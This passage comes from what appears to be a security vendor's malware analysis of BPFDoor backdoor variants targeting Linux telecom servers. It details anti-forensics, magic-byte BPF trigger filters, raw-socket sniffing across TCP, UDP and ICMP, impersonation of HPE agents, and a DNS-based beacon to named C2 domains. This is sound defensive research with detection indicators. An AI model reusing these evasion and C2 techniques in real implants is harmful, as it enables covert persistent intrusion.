
Most samples simply redirect output to /dev/null. This variant goes further by performing a total FD (File Descriptor) wipe. Note the recurring timestomping routine following the old known anti-forensics technique.

Timestomping-full-fds-wipe.png
Figure 9: Timestomping and full fds wipe




R7 variant ‘F’ exhibits a 26-BPF instruction filter featuring new magic bytes. Rapid7 developed a tool to extract BPF bytecode logic and identify variant-specific features. Three samples employed previously unknown magic bytes. Below is the output summarizing the filtering logic (Figure 10: 2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c

De472ed37e33b79e1aa37e67a680ee3a9d74628438c209543a06e916a0a86fba; Figure 11: 757e911edaf45cc135f2498c38d4db8acec39cb6aeb3a1dcc38305ab2d326fa9).

Rapid7-variant-F-new-magic-bytes.png
Figure 10: Rapid7 variant F new magic bytes

The BPF filtering can be expressed using libcap syntax:

udp[8:2] == 0x3182 or (icmp[8:2] == 0x1051 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2] == 0x3321

R7-variant-F-new-magic-bytes.png
Figure 11: Rapid7 variant F new magic bytes

udp[8:2] == 0x2048 or (icmp[8:2] == 0x1155 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2] == 0x5433

Earlier versions used SOCK_RAW when creating the AF_PACKET socket. When using SOCK_RAW, the kernel delivers the entire packet, including the link-layer header, while with SOCK_DGRAM the Ethernet header is discarded. This change directly impacts the way packets are parsed.

Multi-protocol parallel sniffing

One new variant sample, which we named variant ‘G’, utilizes a multi-threaded architecture to ensure triple-redundant capture of "wake-up" packets. The malware spawns three independent threads, each responsible for monitoring a specific transport protocol at the raw IP layer.

This is achieved by invoking the socket() system call with protocol-specific parameters for TCP, UDP, and ICMP:

  • TCP: socket(AF_INET, SOCK_RAW, IPPROTO_TCP)

  • UDP: socket(AF_INET, SOCK_RAW, IPPROTO_UDP)

  • ICMP: socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)

The implant achieves simultaneous trigger detection across three protocols by deploying identical BPF filters on protocol-specific raw sockets. This functionality is implemented using three separate threads for protocol capture. This design is crucial: By dedicating a thread to each protocol, the malware prevents high-volume traffic in one protocol from overloading the sniffer and causing it to miss a "magic" trigger arriving via a less-trafficked protocol.

Beyond preventing packet loss, this parallel architecture provides C2 resiliency via built-in fallback channels. Because the BPF filters concurrently sniff TCP, UDP, and ICMP, the threat actor becomes highly resilient to sudden perimeter security changes. If a network defender updates an egress firewall to aggressively block anomalous ICMP or UDP traffic, the attacker can seamlessly switch to sending magic triggers over TCP.



Some samples (Figure 12: ed768dd922742a597257ad684820d7562bb6be215710ec614bd041a22f3d6863) exhibit the usage of threads and a new mutex/process name being spoofed like “hpasmlited”:

hpasmlited-process-name-spoofing.png
Figure 12: hpasmlited process name spoofing

Then start_routine, sub_4089BB, sub_4084F7 proceeds with the old codebase installing the same BPF filter shared among TM variant D samples; this variant supports ICMP relay.

Below is shown the creation of three different kinds of sockets filtering traffic by TCP, UDP, and ICMP:

Creating-sockets-handling-TCP-UDP-ICMP.png
Figure 13: Creation of 3 sockets handling TCP, UDP, and ICMP

Note that a0t is an array containing three BPF filters, each of them containing the same 229 instructions found in TM variant D. 

HPE ProLiant-tuned variant: Living off the land


One variant  (Figure 14: 9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82) was specifically tailored for HPE ProLiant servers, demonstrating a "living off the land" approach through binary masquerading.

HPE-Insight-Management-Agents-spoofing.png
Figure 14: HPE Insight Management Agents spoofing

The process name is set to cmathreshd, with realistic flags like -p 5 -s OK, directly impersonating the HPE Insight Management Agents. The malware checks for /var/run/cma.lock. If found, it kills the legitimate HP agent and takes its place. This displacement prevents resource conflicts that would otherwise alert system administrators. The call to unsetenv("LD_PRELOAD") is designed to disable user-mode security hooks (such as local EDRs or rootkit hunters) that monitor system calls.
This specific masquerading tactic demonstrates deep environmental awareness. The threat actors recognize they are operating on physical, bare-metal HPE hardware commonly deployed in 4G and 5G core and edge systems (such as Ericsson-style architectures). 

The active beacon: Guaranteed persistence


Rapid7 variant ‘H’ contrasts with the classic, stealthy BPFDoor sniffer (which generates no outbound traffic). The beacon is proactive and provides guaranteed access by bypassing stateful firewalls that only permit outbound connections. It achieves this via a continuous heartbeat mechanism that resolves dynamic DNS domains, such as ntpussl.instanthq.com and ntpupdate.ddnsgeek.com. By masquerading as Network Time Protocol (NTP) over SSL, the threat actors seamlessly encapsulate their encrypted C2 sessions within what appears to be routine time synchronization or IoT telemetry. This 'hide in plain sight' tactic allows the active beacon to blend into the baseline network noise and establish a direct, unauthenticated connection on port 443 using the old-fashioned statically linked OpenSSL library and RC4-MD5 ciphersuite.

  • Heartbeat mechanism: The function actively attempts to resolve the hardcoded C2 domain ntpussl.instanthq.com using the gethostbyname() function. It runs in an infinite loop, attempting to connect if the domain resolves. If the connection fails, it sleeps for a random interval (1 to 2.5 minutes) before trying again — this acts as the Heartbeat.

  • Masquerading: The domain ntpussl.instanthq.com mimics NTP (Network Time Protocol) over SSL, blending into standard time-sync or certificate update traffic.

  • Activation kill switch: A "Kill Switch" or "Activation" check verifies the IP returned by the DNS query: if ( !strstr(v1, "127.0.0.1") ).

  • Direct connection: The malware connects to the resolved IP on port 443 (0x1BB) without requiring authentication.

